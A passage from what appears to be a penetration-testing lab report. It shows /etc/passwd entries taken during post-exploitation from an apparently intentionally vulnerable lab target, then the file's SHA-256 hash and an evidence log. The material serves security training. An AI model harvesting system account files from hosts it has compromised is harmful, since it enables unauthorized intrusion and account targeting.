sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin (Oracle VirtualBox virtual NIC)
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

Evidence Collection: Hash File

```
(kali@kali)-[~]
$ nano passwd_copy.txt
(kali@kali)-[~]
$ sha256sum passwd_copy.txt
af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42 passwd_copy.txt
(kali@kali)-[~]
$
```

Item	Description	Collected By	Date	Hash Value
System File	/etc/passwd	Hilary	2025-08-26	af23ffe0bc5479a70a17e799fa699f9e593f2151b7e1ba597987523c7c733d42

On August 26, 2025, as part of post-exploitation, I collected the /etc/passwd file from the compromised target. The file was saved and hashed locally for evidence integrity, with collection details documented as above.